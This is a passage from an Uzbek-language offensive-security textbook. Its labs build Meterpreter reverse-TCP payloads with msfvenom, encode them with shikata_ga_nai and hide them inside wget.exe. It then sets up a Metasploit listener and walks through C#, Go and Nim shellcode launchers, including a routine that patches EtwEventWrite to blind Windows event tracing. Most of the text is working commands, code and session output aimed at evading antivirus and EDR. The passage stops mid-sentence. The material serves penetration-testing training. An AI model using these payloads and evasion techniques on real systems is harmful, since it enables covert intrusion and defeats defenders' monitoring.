Allaqachon asosiy foydali yukni yaratish uchun *msfvenom*’dan foydalanishni ko‘rib chiqildi, ammo msfvenom u bilan yaratilgan foydali yuklarni o‘zgartirishga yordam beradigan juda ko‘p turli xil xususiyatlarga ega. msfvenom antivirus dasturlari imzolari asosida aniqlashni (AVsignature-based detection)chetlab o‘tishga harakat qilish uchun turli xil texnikalardan foydalangan holda foydali yukni kodlashda yordam beradigan kodlovchilarni taklif qiladi. Asl nusxadan qo‘shimcha o‘zgarishlarni yaratish uchun foydali yukni qayta-qayta kodlash uchun ishlatilishi mumkin bo‘lgan iteratsiyalar soni parametri ham mavjud.

Laboratoriya ishi 7.3: msfvenom yordamida foydali yuklarni obfuskatsiya qilish

Ushbu laboratoriya ishi uchun msfvenom bilan foydali yuklarni yashirish uchun ishlatilishi mumkin bo‘lgan turli xil kodlash va obfuskatsiya usullarini ko‘rib chiqiladi. Birinchi misolda foydali yukning ko‘rinishini o‘zgartirish uchun kodlashdan foydalanishga e’tibor qaratiladi. Buning uchun “shikata_ga_nai,” deb nomlangan mashhur kodlovchidan foydalaniladi, bu yapon tilida taxminan “hech narsa qilinmaydi” deb tarjima qilinadi.

Birinchidan, 7.1-laboratoriyasidan dastlab yaratilgan msf1.exe’da Meterpreter’ning bir qismi bo‘lgan ba’zi qatorlarni ko‘rib chiqaylik. Bu satrlar token manipulyatsiyasi funksiyasi bilan bog‘liq va biz bu funksiyadan kelajakdagi ikkilik fayllarda yashirin Meterpreterni kuzatish uchun foydalanishimiz mumkin:

```
└─$ strings /tmp/msf1.exe | grep -i token
OpenProcessToken
AdjustTokenPrivileges
OpenThreadToken
```


Biz jarayon va oqim tokenlarini ochish va imtiyozlarni sozlash uchun funksiya nomlarini ko‘ramiz. Keyinchalik qanday ko‘rinishini ko‘rish uchun ba’zi kodlashni qo‘shamiz:

```
└─$ msfvenom -p windows/meterpreter_reverse_tcp -f exe -e x86/shikata_ga_nai \
-i 3 --platform Windows -o /tmp/msf2.exe
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 175203 (iteration=0)
x86/shikata_ga_nai succeeded with size 175232 (iteration=1)
x86/shikata_ga_nai succeeded with size 175261 (iteration=2)
x86/shikata_ga_nai chosen with final size 175261
Payload size: 175261 bytes
Final size of exe file: 250368 bytes
Saved as: /tmp/msf2.exe
```

Qo‘shimcha parametrlarni **-e** kodlovchi turi bilan va **-i**– biz bajarmoqchi bo‘lgan iteratsiyalar soni bilan belgilaymiz. Foydali yuk uch marta kodlanganligini va ikkilik faylga yozilganligini ko‘rish mumkin. Agar boshqa kodlovchidan foydalanmoqchi bo‘lsangiz, **msfvenom** -l **encoders** buyrug‘i sizga mavjud variantlarni ko‘rsatadi. E’tibor bering, har bir enkoder enkoder tipidagi platformaga ega va bu holda biz x86 uchun ikkilik fayllarni yaratamiz. **strings** buyrug‘iqayta ishga tushirilganida, hech narsa qaytarilmaydi, bu Meterpreter foydali yukidagi matn yashiringanligini ko‘rsatadi.

```
└─$ strings /tmp/msf2.exe | grep -i token
┌──(kali kali)-[/tmp]
```

Ikkilik fayllarni ko‘rib chiqsak, ularning hajmi bir xil ekanligini ko‘ramiz:

```
└─$ ls -l /tmp/msf*
-rwxr-xr-x 1 kali kali 250368 Sep 12 05:39 /tmp/msf1.exe
-rw-r--r-- 1 kali kali 250368 Sep 13 06:04 /tmp/msf2.exe
```

Buning sababi, bu ikkiliklarning shablonlari bir xil. Bu optimal emas, chunki o‘lcham yaxshi ko‘rsatkichga aylanadi. Vaziyatni yaxshilash usullaridan biri shablon sifatida ishlatilishi mumkin bo‘lgan va har xil bo‘ladigan Windows ikkilik fayllari mavjud, shuning uchun shablon sifatida wget.exe ikkilik faylidan foydalanamiz:

```
└─$ msfvenom -p windows/meterpreter_reverse_tcp -f exe -e x86/shikata_ga_nai
\
-i 3 --platform Windows -o /tmp/msf3.exe \
```

```
-x /usr/share/windows-binaries/wget.exe
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
<snipped>
x86/shikata_ga_nai chosen with final size 175261
Error: No .text section found in the template
```

Xatolik, msfvenom foydali yukni ikkilik faylning .text bo‘limiga kiritishga harakat qilgani sababli yuzaga keladi va agar bu bo‘lim mavjud bo‘lmasa, bizda muammo bor. Keling, wget.exe ikkilik faylida mavjud bo‘limlarni ko‘rib chiqaylik:

```
└─$ objdump -h /usr/share/windows-binaries/wget.exe
/usr/share/windows-binaries/wget.exe: file format pei-i386
Sections:
Idx Name Size VMA LMA File off Algn
0 UPX0 00070000 00401000 00401000 00000400 2**2
CONTENTS, ALLOC, CODE
1 UPX1 0004b000 00471000 00471000 00000400 2**2
CONTENTS, ALLOC, LOAD, CODE, DATA
2 UPX2 00000200 004bc000 004bc000 0004b400 2**2
CONTENTS, ALLOC, LOAD, DATA
```

Ikkilik UPX bilan qadoqlangan, shuning uchun unda .text sarlavhasi yo‘q. Biroq msfvenom uchun exe-faqat turi .text bo‘limiga ehtiyoj sezmasdan msfvenom qo‘shish uchun kodni almashtiradi. Biz uni yana ishga tushirganimizda hamma narsa ishlaydi:

```
└─$ msfvenom -p windows/meterpreter_reverse_tcp -f exe-only -e x86/shikata_ga_nai \
-i 3 --platform Windows -o /tmp/msf3.exe \
-x /usr/share/windows-binaries/wget.exe
[-] No arch selected, selecting arch: x86 from the payload
<snipped>
Payload size: 175261 bytes
Final size of exe-only file: 308736 bytes
Saved as: /tmp/msf3.exe
```

Ushbu texnikaning yomon ta’sirlaridan biri shundaki, **wget** oddiy funksiyalarni bajarmaydi, bu shubhalarni keltirib chiqarishi mumkin. Ikkilik faylda funksionallikni saqlash uchun **-k** bayrog‘idan foydalanishimiz mumkin. Keling, **-k** bayrog‘i bilan yangi binar yarataylik:

```
└─$ msfvenom -p windows/meterpreter_reverse_tcp -f exe -e x86/shikata_ga_nai \
-i 3 --platform Windows -o /tmp/msf4.exe \
-x /usr/share/windows-binaries/wget.exe -k
```



```
[-] No arch selected, selecting arch: x86 from the payload
<snipped>
Saved as: /tmp/msf4.exe
```

Bu exe turi bilan ishladi, chunki u kodni joylashtirish uchun yangi bo‘lim sarlavhasini taqdim etadi. Keling, **objdump** buyrug‘ining natijasini ko‘rib chiqaylik:

```
└─$ objdump -h /tmp/msf4.exe
/tmp/msf4.exe: file format pei-i386
Sections:
Idx Name Size VMA LMA File off Algn
0 UPX0 00070000 00401000 00401000 00000400 2**2
CONTENTS, ALLOC, LOAD, CODE
1 UPX1 0004b000 00471000 00471000 00000400 2**2
CONTENTS, ALLOC, LOAD, CODE, DATA
2 UPX2 00000200 004bc000 004bc000 0004b400 2**2
CONTENTS, ALLOC, LOAD, DATA
3 .text 0002add4 004bd000 004bd000 0004b600 2**2
CONTENTS, ALLOC, LOAD, CODE
```

Xo‘sh, endi bizda bir nechta binarlar bor, keling, ularni bajariladigan qilib qo‘yamiz va qobiqlarimizni ushlab turish uchun msfconsole’ni ishga tushiramiz:

```
└─$ chmod 755 /tmp/*.exe
└─$ msfconsole -q
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter_reverse_tcp
payload => windows/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.0.40
LHOST => 10.0.0.40
msf6 exploit(multi/handler) > set ExitonSession false❶
ExitonSession => false
msf6 exploit(multi/handler) > exploit -j❷
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.0.40:4444
```

Jamoamizga ikkita yangi jihatni qo‘shdik. Birinchisi, **ExitOnSession** qiymatini **false**’ga o‘rnatish. Odatda, xatti-harakatlar birinchi qobiqni olgandan keyin tinglashni to‘xtatishdir. Bizning holatlarimizda, biz har bir ikkilik faylni sinab ko‘rish uchun bir nechta qobiqlarni ushlamoqchimiz. Biz o‘zgartirmoqchi bo‘lgan ikkinchi xatti-harakatlar – bu qobiq qayta ulangandan so‘ng darhol sessiyaga o‘tish. Buning uchun biz **exploit** buyrug‘i bilan-**j** bayrog‘ini Metasploit’ga uni vazifa sifatida fonda ishga tushirishni xohlayotganimizni bildiramiz. Endi qobiqlar

olinganidan so‘ng, yangi qobiq ulanishi sodir bo‘lganligi haqidagi xabar ko‘rinadi, lekin darhol u bilan aloqa qilish shart emas. Keling, Windows kompyuterimizga qaytaylik va ba’zi yangi qobiqlarimizni ishga tushiramiz:

```
PS C:\> cd \\10.0.0.40\ghh
PS Microsoft.PowerShell.Core\FileSystem::\\10.0.0.40\ghh> .\msf2.exe
PS Microsoft.PowerShell.Core\FileSystem::\\10.0.0.40\ghh> .\msf3.exe
```

Kali kompyuterida ikkita qobiqning ulanishini ko‘rish mumkin, lekin Windows kompyuterida birinchi qobiq bizga darhol boshqaruvni beradi, ikkinchisi esa muzlaydi. Msf3 ikkilik fayli bizning wget ikkilik faylimiz, bizning qobig‘imizni ishga tushirish uchun kod kiritilgan exe, msf2 ikkilik esa kodlangan asosiy hisoblanadi. Keling, sessiyamizga MSF 3 ikkilik faylidan ulanamiz va Kali kompyuteridan chiqamiz:

```
[*] Meterpreter session 2 opened (10.0.0.40:4444 -> 10.0.0.20:65501) at 2021-
09-13 06:44:52 +0000
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 10.0.0.20 - Meterpreter session 2 closed. Reason: User exit
```

“Sessions” buyrug‘idan foydalanib, 2-sessiya ochildi va meterpreter taklifini ko‘rdik, u yerda exit buyrug‘ini kiritdik.Windows qutisiga qaytib, boshqaruv qaytarildi.Windows kompyuterimizda funksionallikni saqlab qolish uchun **-k** bayrog‘i bilan wget.exe’dan foydalanadigan msf4.exe ikkilik faylini ishga tushirishga harakat qilaylik.

```
PS ::\\10.0.0.40\ghh> .\msf4.exe
msf4: missing URL
Usage: msf4 [OPTION]... [URL]...
Try `msf4 --help' for more options.
PS ::\\10.0.0.40\ghh> .\msf4.exe http://scanme.nmap.org
--06:50:06-- http://scanme.nmap.org/
=> `index.html'
Resolving scanme.nmap.org... 45.33.32.156
Connecting to scanme.nmap.org[45.33.32.156]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
```

Ikkilik faylni birinchi marta ishga tushirganimizda, URL manzilini taqdim etishimiz kerakligini ko‘rsatadigan xato xabari paydo bo‘ladi. Bu odatiy **wget** funksiyasi, lekin biz qobiqni qaytarib olmaymiz, chunki binar bizning qobiq kodimiz (shellcode)ga yetib bormadi. URL bilan qayta urinib ko‘rganimizda, **wget**

faylni bizning SMB ulushimizga yuklab olishga urinayotganini, lekin yoza olmasligini ko‘ramiz. Metasploit konsolida biz shunga o‘xshash narsani ko‘rishimiz kerak:

```
[*] Meterpreter session 3 opened (10.0.0.40:4444 -> 10.0.0.20:49176) at 2021-09-13
06:50:06 +0000
[*] 10.0.0.20 - Meterpreter session 3 closed. Reason: Died
```

Sessiya darhol tugadi, chunki binar o‘z ishini tugatgandan so‘ng, u bizning qobiqimizni ham o‘ldirdi. Biz haqiqatan ham katta sahifani talab qilishimiz mumkin va bu ko‘p vaqt talab etadi, ammo bizda qo‘shimcha imkoniyatlar mavjud. Kengaytirilgan variantlarda (uni **--list-options** yordamida har qanday foydali yuk uchun ko‘rsatish mumkin) kod boshida yangi jarayonga migratsiyani qo‘shadigan **PrependMigrate** opsiyasi mavjud bo‘lib, bizning o‘ramimiz jarayonning o‘zidan ko‘ra ko‘proq umr ko‘rishga imkon beradi. Keling, ushbu variantlardan birini yaratamiz va uni sinab ko‘ramiz.

```
└─$ msfvenom -p windows/meterpreter_reverse_tcp -f exe -e x86/shikata_ga_nai \
-i 3 --platform Windows -o /tmp/msf5.exe \
-x /usr/share/windows-binaries/wget.exe -k PrependMigrate=true
[-] No arch selected, selecting arch: x86 from the payload
<snipped>
Saved as: /tmp/msf5.exe
┌──(kali kali)-[/tmp]
└─$ chmod 755 /tmp/msf5.exe
```

Windows kompyuterimizda msf5.exe faylini ishga tushirganimizda msf4.exe bilan bir xil natijani ko‘rishimiz kerak, ammo Metasploitda biz boshqacha narsani ko‘ramiz:

```
msf6 exploit(multi/handler) > [*] Meterpreter session 4 opened
(10.0.0.40:4444 -> 10.0.0.20:49250) at 2021-09-13 06:57:31 +0000
msf6 exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4...
meterpreter > getpid
Current pid: 3704
meterpreter > ps
Process List
============
PID PPID Name Arch Session User Path
--- ---- ---- ---- ------- ---- ----
<snipped>
3532 836 ShellExperienceHost.exe x64 2 GHH\target C:\Windows\
SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
3704 3444 rundll32.exe x86 2 GHH\target C:\Windows\
```

SysWOW64\rundll32.exe

Qobiq kodi (shellcode) bajariladigan jarayon msf5.exe emas, balki rundll32.exe. Binary yangi jarayon yaratdi va unga kod kiritdi va *msf5.exe*'dan chiqqaniga qaramay, seansni faol qoldirdi. Ushbu usullardan foydalanib, imzoga asoslangan antiviruslar tomonidan aniqlanmaslik uchun Metasploit yuklarini boshqa ikkilik fayllarda qo'shimcha noaniqlik bilan yashirish mumkin.

Biroq bizda faqat msfvenom uchun shablonlar mavjud emas. Keling, ba'zi muqobil strategiyalarni ko'rib chiqaylik.

C# Launchers yaratish

Metasploit va boshqa buyruq va boshqaruv (C2) vositalaridagi standart yuklagichlar ko'pincha antivirus, tahdidlarni aniqlash va javob berish (EDR) tizimlari va boshqa xavfsizlik vositalari tomonidan aniqlanadi. Bunga qarshi kurashish uchun ko'plab axloqiy xakerlar va jinoyatchilar qobiq kodini yashirish uchun qobiq kodini yuklab oluvchilardan foydalanadilar. Ushbu yuklash moslamalari qobiq kodini ishga tushirish uchun turli xil usullardan foydalanishi mumkin, jumladan, o'zini boshqa jarayonlarga kiritish, shifrlash va boshqa turli usullar yoki ularning kombinatsiyalaridan osongina aniqlanmasdan xavfsizlik tizimlaridan yetarlicha farq qiladi.

C# da shellcode'ni ishga tushirish uchun ko'plab andozalar mavjud, jumladan, SharpSploit kabi ramkalar, ular boshqa vositalarga kutubxona sifatida kirishi mumkin va qobiq kodini funksiyalar orqali ishlatishning bir necha usullarini taqdim etadi. Kengaytirish va C++ va boshqa tillarda yozilgan tashqi DLL funksiyalarini kiritish imkoniyati asosiy yuklovchi ishi uchun C# funksiyalarining yuqori darajalaridan foydalanishni osonlashtiradi, shu bilan birga muayyan vazifalarni bajarish uchun tizim DLL'lari bilan C++ funksiyalariga o'tish mumkin.

Laboratoriya ishi 7.4: C# Launcherlarni kompilyatsiya qilish va sinovdan o'tkazish

Shellcode'ni ishga tushirishning eng asosiy usullaridan biri uni oqimga qo'yishdir. *Thread(aloqa)* – bu boshqa kodlar bilan bir vaqtda ishlaydigan kodlar to'plami. Joriy jarayonda yoki boshqa jarayonda kodni ish zarrachasida ishga tushirganimizda, dasturning asosiy qismi bizning qobiq kod (shellcode)imiz parallel ravishda ishlayotgan paytda ishlashda davom etadi.

Ushbu laboratoriya ishi uchun oldingi laboratoriyadan multi/handler sozlamasidan foydalanish davom ettiriladi va shablonga ShellCode qo'shiladi. Kali misolida shells pastki katalogi mavjud. Ushbu katalogni ko'rib chiqayotganda, ushbu laboratoriya ishi uchun foydalanadigan ikkita fayl ko'riladi: build_csharp.sh va csharp.template. Shablon faylida ShellCode'ni kiritish uchun sanchqisi bo'lgan asosiy kod mavjud.

build_csharp.sh skripti 64bitli Meterpreter teskari TCP paketini yaratish uchun msfvenom buyrug'ini o'z ichiga oladi, u ishlov beruvchiga qayta ulanadi va keyin olingan kodni C# Mono kompilyatori, mcs yordamida kompilyatsiya qiladi. Natijada, ikkita fayl yaratiladi: /tmp katalogida csharp.cs va csharp_dropper.exe. Keling, shablon faylini ko'rib chiqaylik:

```
UInt32 scAddress = ❶VirtualAlloc(0,(UInt32)shellcode.Length,
MEM_COMMIT, PAGE_READWRITE);
❷Marshal.Copy(shellcode, 0, (IntPtr)(scAddress), shellcode.Length);
uint prot;
❸VirtualProtect((IntPtr)(scAddress), shellcode.Length, PAGE_EXECUTE, out prot);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
IntPtr pinfo = IntPtr.Zero;
❹hThread = CreateThread(0, 0, scAddress, pinfo, 0, ref threadId);
WaitForSingleObject(hThread, 0xFFFFFFFF);
```

C# kodi ❶ dan boshlanadi, bu yerda xotirani shellcode hajmi ajratiladi. Ushbu xotira bo'sh, shuning uchun ❷ qadamda qobiq kodi tarkibini unga nusxalaymiz. Ushbu kodni bajarish uchun xotira bajariladigan sifatida belgilanishi kerak va **VirtualProtect**❸ funksiyasi buni biz uchun bajaradi. Keyin, ❹ qadamda biz qobiq kodini bajaradigan ipni yaratamiz. Nihoyat, **WaitForSingleObject** buyrug'i yordamida qobiq kodining tugashini kutamiz va tugallangandan so'ng dastur chiqib ketishi mumkin. Endi ushbu kod nima qilishi tahlil qilindi, keling, uni quyidagi buyruqlar yordamida tuzamiz:

```
└─$ ./build_csharp.sh
No encoder specified, outputting raw payload
Payload size: 200262 bytes
Final size of csharp file: 1014695 bytes
```

Qobiq (shell) faylini ishga tushirganimizda, ekranda msfvenomdan olingan natijani ko'ramiz va natijada csharp_dropper64.exe faylimiz /tmp da joylashgan. Unga Windows oynasidan umumiy papka orqali kirish mumkin. Metasploit hali ham ishlayotganligi va ulanishlarni kutayotganligi sababli bu ikkilik faylni ishga tushiramiz.

```
PS C:\> cd \\10.0.0.40\ghh
PS Microsoft.PowerShell.Core\FileSystem::\\10.0.0.40\ghh> .\csharp_dropper64.exe
```

Kali'dagi Metasploit konsolida yangi qobig'imiz (shell) ko'rinishi kerak:

```
[*] Meterpreter session 4 opened (10.0.0.40:4444 -> 10.0.0.20:56949)
at 2021-09-25 05:09:29 +0000
msf6 exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4...
```

Yangi jarayon sifatida ishlayotganimizni tasdiqlash uchun **getpid** buyrug'idan foydalanib, joriy jarayon identifikatorini olish va keyin **PS-s <processname>** dan foydalanib, uning jarayon identifikatoriga mos kelishiga ishonch hosil qilish mumkin.

```
meterpreter > getpid
Current pid: 4272
meterpreter > ps -S csharp_dropper64.exe
Filtering on 'csharp_dropper64.exe'
Process List
============
PID PPID Name Arch Session User Path
--- ---- ---- ---- ------- ---- ----
4272 4016 csharp_dropper64.exe x64 2 GHH\target
```

Kodni C# yuklagichda ishlayotganini ko'ramiz va biz Metasploit'da buyruqlarni bajarish imkoniyatiga egamiz. Bu biz xohlagan har qanday foydali yuk bo'lishi mumkin, masalan, Covenant yuki yoki boshqa turdagi C2 foydali yuklari.

"Go Launchers"ni yaratish

Go o'zining platformalararo imkoniyatlari tufayli mashhurlikka erishmoqda. Go mobil va an'anaviy kompyuter platformalari, jumladan, iOS, Linux, Windows, macOS, Solaris va hatto z/OS uchun kompilyatsiya qilinishi mumkin. Go kompilyatsiya qilinganligi sababli, bu an'anaviy imzolarni aniqlay olmaydigan bootloaderlarni amalga oshirishning yaxshi usuli. Go imzoga asoslangan aniqlash tizimlarini qidirishi mumkin bo'lgan an'anaviy naqshlarga rioya qilmasdan ShellCode'ni bajarish uchun Windows va boshqa operatsion tizimlarning o'rnatilgan kutubxonalari va dizaynlaridan foydalanishi mumkin.

GitHub'da Windows uchun yaxshi misollarni o'z ichiga olgan loyihalardan biri bu Russel Van Tuylning go-shellcode (https://github.com/Ne0nd0g/go-shellcode) deb nomlangan ombori bo'lib, Go'da yozilgan turli shablonlarini taqdim etadi. Ushbu misollar Go'da o'z yuklagichingizni yaratish, shuningdek, ushbu naqshlarni boshqa tillarga ko'chirish uchun yaxshi.

Laboratoriya ishi 7.5: Go Launcherlarni kompilyatsiya qilish va sinovdan o'tkazish

Windows Go ikkilik fayllarini mingw paketlari yordamida Kali Linux'dan qayta kompilyatsiya qilish mumkin. Golang va mingw paketlari o'rnatilgan bo'lsa, biz qilishimiz kerak bo'lgan yagona narsa arxitektura va operatsion tizimni belgilash va Go biz uchun qurilish ko'rsatmalarining ko'p qismini bajaradi. Ushbu laboratoriya uchun biz Meterpreter tinglovchimizdan foydalanishda davom etamiz va shells katalogidagi build_go.sh va go.template fayllaridan foydalanamiz. Ushbu laboratoriya uchun Go kodi oldingi laboratoriyaga qaraganda

biroz boshqacha texnikadan foydalanadi. Kodni ishlatish uchun aloqa (thread) lar o'rniga biz tola (fiber)dan foydalanamiz. Fiber(tola) aloqa (thread)ga o'xshaydi. Bu kodning asosiy qismidan alohida bo'lgan ijro chizig'i. Biroq mavzular dastur tomonidan rejalashtirilgan. Ikki ip bir vaqtning o'zida ishlash uchun maxsus hech narsa qilishlari shart emas. Tolalar ko'p vazifalarni boshqarish uchun rejalashtiruvchini talab qiladi. Natijada, biz tolani ishga tushirganimizda, u chiqmaguncha yoki kodimiz boshqaruvni dasturning qolgan qismiga o'tkazmaguncha ishlashni davom ettiradi.

Eslatma: *tolalar va aloqalar orasida katta farq mavjud. Agar siz aloqalar va tolalar qanday bog'liqligi va ularni ilovalarda qanday ishlatish haqida ko'proq bilmoqchi bo'lsangiz. Deyl Uaylerning ajoyib qo'llanmasini ko'ring: https://graphitemaster.github.io/fibers/.*

Qobiq kod(shellcode) tolada ekanligini bilmagani uchun, kod qobiq kod (shellcode) chiqmaguncha osilib qoladi. Go kodi C# da qilgan ishimizga o'xshash bo'ladi, chunki u Windows kernel32.dll va ntdll.dll kutubxonalaridan ham foydalanadi. Ushbu kod ired.team tolasi misollaridan hamda Ne0nd0g omboridagi koddan o'zgartirilgan.

Ushbu misolda biz shellkodni base64 da kodlaymiz, bu bizga uni Go sintaksisiga osongina tarjima qilish imkonini beradi:

```
shellcode, err := base64.StdEncoding.DecodeString(sc)
```

Bu yerda shellcode, **sc** bilan bergan satrni dekodlash va uni shellcode o'zgaruvchisida saqlash uchun base64 kutubxonasidan foydalaniladi. Har qanday xato kodlari qaytarilsa, ular **err**o'zgaruvchisida saqlanadi. := operatori bir vaqtning o'zida o'zgaruvchilarni yaratish va belgilash uchun, = esa allaqachon mavjud o'zgaruvchiga qiymat berish uchun ishlatiladi.

```
_, _, err = ❶ConvertThreadToFiber.Call()
addr, _, err := ❷VirtualAlloc.Call(0, uintptr(len(shellcode)),
_MEM_COMMIT|_MEM_RESERVE, _PAGE_RWX)
_, _, err = ❸RtlCopyMemory.Call(addr,
(uintptr)(unsafe.Pointer(&shellcode[0])),
uintptr(len(shellcode)))
fiber, _, err := ❹CreateFiber.Call(0, addr, 0)
❺SwitchToFiber.Call(fiber)
```

Shellkodni bajarish uchun bir necha bosqichlarni bajarish kerak. Birinchi qadam asosiy oqimni tolaga aylantirishdir. Buni ConvertThreadToFiber❶funksiyasi yordamida amalga oshiramiz, agar qo'shimcha parametrlar ko'rsatilmagan bo'lsa,

joriy ipni oladi va uni tolaga aylantiradi. Buni qilishimiz kerak, chunki faqat tolalar qo‘shimcha tolalarni yaratishi mumkin.

Keyingi qadam VirtualAlloc❷ funksiyasi yordamida qobiq kodi (shellcode) uchun xotirani ajratishdir. Bu yerda bir bosqichda o‘qish/yozish/bajarish ruxsatnomalari bilan xotira yaratamiz. Bu ba’zi himoya vositalari uchun shubhali ko‘rinishi mumkin, shuning uchun har doim qobiq kodini nusxalash uchun xotirani faqat yozishni amalga oshirishimiz va jarayonni kamroq shubhali qilish uchun VirtualProtect yordamida yozish ruxsatlarini olib tashlashimiz mumkin. Endi bizda xotira bor, biz unga qobiq kodini RtlCopyMemory ❸ chaqiruvi yordamida nusxalashimiz mumkin. Go’ni farq qiladigan narsalardan biri shundaki, u sizni xavfli bo‘lishi mumkin bo‘lgan ba’zi turdagi konversiyalardan himoya qilishga harakat qiladi, shuning uchun xavfli kutubxonadan foydalanish bu himoyalarni chetlab o‘tadi.

Keyingi qadam CreateFiber❶ funksiyasidan foydalangan holda yangi rejalashtirish tolasini yaratishdir. E’tibor bering, ushbu qo‘ng‘iroqda qobiq kodi joylashgan xotira joyiga ishora qiluvchi yangi tola yaratiladi va u yangi tolaning manzilini qaytaradi. Ushbu manzildan foydalanib, SwitchToFiber ❺ ga qo‘ng‘iroq qilish orqali ijroni yangi tolaga o‘tkazish mumkin. Bu yerdan, kod tola tugaguncha yoki kod bajarilishini asosiy tolaga qaytarmaguncha bajariladi.

Endi biz kodning funksional imkoniyatlarini tushunganimizdan so‘ng, Kali xostidagi shells katalogidan build_go.sh skriptini ishga tushirishimiz mumkin. Bu Windows oynamizdan ishga tushirishimiz mumkin bo‘lgan /tmp/CreateFiber.exe faylini yaratadi. Go binarini yaratish uchun buyruq qatori foydalanuvchi muhitida yoki to‘g‘ridan-to‘g‘ri buyruq satrida o‘rnatilishi mumkin bo‘lgan muhit o‘zgaruvchilari orqali arxitektura va operatsion tizimni belgilaydi:

```
GOOS=windows GOARCH=amd64 go build -o /tmp/CreateFiber.exe createFiber.go
```

Endi bizning msfconsole tinglovchimiz ishlayapti, biz kodni Windows oynasida ishga tushirishimiz mumkin:

```
Microsoft.PowerShell.Core\FileSystem::\\10.0.0.40\ghh> .\CreateFiber.exe
```

Linux’dagi Meterpreter sessiyamizda endi biz o‘zaro aloqada bo‘lishimiz va buyruqlarni bajarish uchun foydalanishimiz mumkin bo‘lgan yangi sessiyani ko‘rishimiz mumkin:

```
[*] Meterpreter session 5 opened (10.0.0.40:4444 -> 10.0.0.20:58764)
at 2021-09-25 08:07:59 +0000
msf6 exploit(multi/handler) > sessions -i 5
[*] Starting interaction with 5...
meterpreter > getuid
Server username: GHH\target
```


Windows ikkilik faylimiz Meterpreter seansidan chiqmagunimizcha ishlashda davom etadi va shu nuqtada u chiqishi kerak. Kali tizimidagi go’shellcode katalogida ko‘proq misollarni o‘rganishingiz va maqsadli kompyuteringizda ishlash uchun boshqa misollarni o‘zgartirishga harakat qilishingiz mumkin.

“Nim Launchers”ni yaratish

Nim – bu bir nechta operatsion tizimlarni qo‘llab-quvvatlaydigan va C, C++, Objective-C va JavaScript’da kompilyatsiya qilish uchun qulayroq tilni yaratish uchun Python va boshqa tillardan mashhur elementlarni oladigan yana bir kompilyatsiya qilinadigan til. Buning yordamida kodni oraliq tillardan biriga kompilyatsiya qilish va boshqa loyihalarga kiritish, shuningdek, to‘g‘ridan-to‘g‘ri ikkilik fayllarga kompilyatsiya qilish mumkin. Nim’ning moslashuvchanligi uning mashhurligining bir qismidir, shu bilan birga ikkilik imzolar ko‘plab an’anaviy viruslarni aniqlash tizimlarini chetlab o‘tish uchun yetarlicha farq qiladi.

Hozirda Nim’dan foydalanadigan ko‘plab omborlar mavjud emas, ammo bu til tajovuzkorlarning ham, axloqiy xakerlarning ham e’tiborini tortdi. Nimdan tajovuzkor foydalanish bo‘yicha ajoyib tadqiqot olib borgan mutaxassislardan biri bu Internetda byt3bl33der taxallusi bilan tanilgan Marcello Salvati. Uning Offensive Nim ombori https://github.com/byt3bl33d3r/OffensiveNim shellkodni ishga tushirish va aniqlashdan qochishning turli usullarini amalga oshirish misollarini o‘z ichiga oladi.

Laboratoriya ishi 7.6: Nim Launcherlarni kompilyatsiya qilish va sinovdan o‘tkazish

Nim laboratoriyasi uchun biz avvalgi ikkita laboratoriyadagi kabi sozlamalardan foydalanamiz, Metasploit Meterpreter ishlov beruvchi Kali mashinasida kodimizni tinglaydi va yaratadi. Nim kodi modullarni sozlash uchun modulni o‘rnatishimiz kerak. Nimble – bu Nim uchun modul menejeri, shuning uchun shells katalogidan quyida ko‘rsatilgandek Nimble yordamida winim modulini o‘rnatamiz:

```
└─$ nimble install winim
Prompt: No local packages.json found, download it from internet? [y/N]
Answer: y
Downloading Official package list
Success Package list downloaded.
Downloading https://github.com/khchen/winim using git
Verifying dependencies for winim@3.6.1
Installing winim@3.6.1
Success: winim installed successfully.
```

Winim to‘plami Windows modullari va qobiq kodi (shellcode)ni ishga tushirish kerak bo‘lgan ta’riflarni o‘z ichiga oladi. U standard bo‘yicha o‘rnatilmagan, shuning uchun uni o‘rnatishimiz kerak. Keyinchalik, shells katalogidagi nim. template faylidagi Nim kodini tezda ko‘rib chiqamiz. Ushbu kod Byt3bl33der’dan bir nechta OffensiveNim misollariga asoslangan. Joyni tejash uchun ko‘plab xatolarni tekshirish va xabarlarni olib tashlaymiz.

```
const patch: array[1, byte] = [byte 0xc3]
proc Patchntdll(): bool =
var
ntdll: LibHandle
etwPointer: pointer
origProtect: DWORD
trash: DWORD
disabled: bool = false
❶ntdll = loadLib("ntdll")
❷etwPointer = ntdll.symAddr("EtwEventWrite")
❸VirtualProtect(etwPointer, patch.len,
PAGE_EXECUTE_READ_WRITE, addr origProtect)
❹copyMem(etwPointer, unsafeAddr patch, patch.len)
❺VirtualProtect(etwPointer, patch.len, origProtect, addr trash)
```

Patchntdll funksiyasi *etweventwrite* funksiyasining funksiyasini qayta yozadi, uning kodini qaytarish kodi bilan almashtiradi, bu funksiya ichidagi har qanday kodning bajarilishini oldini oladi. **E tw Event Write** xususiyati Windows Tracing Events (ETW)ni yozish uchun ishlatiladi, shuning uchun uning kodini qayta yozish ushbu voqealarni yozishni to‘xtatadi va shu bilan bizning kodimizni undan foydalanadigan har qanday instrumental tizimdan yashiradi.Buning uchun avvalo funksiya haqida ma’lumot olamiz, shunda aynan nimani qayta yozish kerakligini bilib olamiz. **LoadLib❶** funksiyasi ntdll.dll kutubxonasini bizning kodimizga yuklaydi. **symAddr❷** funksiyasi **EtwEventWrite** funksiyasining manzilini oladi. **VirtualProtect** funksiyasi ❸ qayta yozilayotgan xotiraning kirish rejimini O‘qish/Yozish/Bajarish rejimiga o‘zgartiradi, shunda biz ❹ o‘sha xotiraga qayta yozilgan baytlarni qo‘llashimiz mumkin. Va 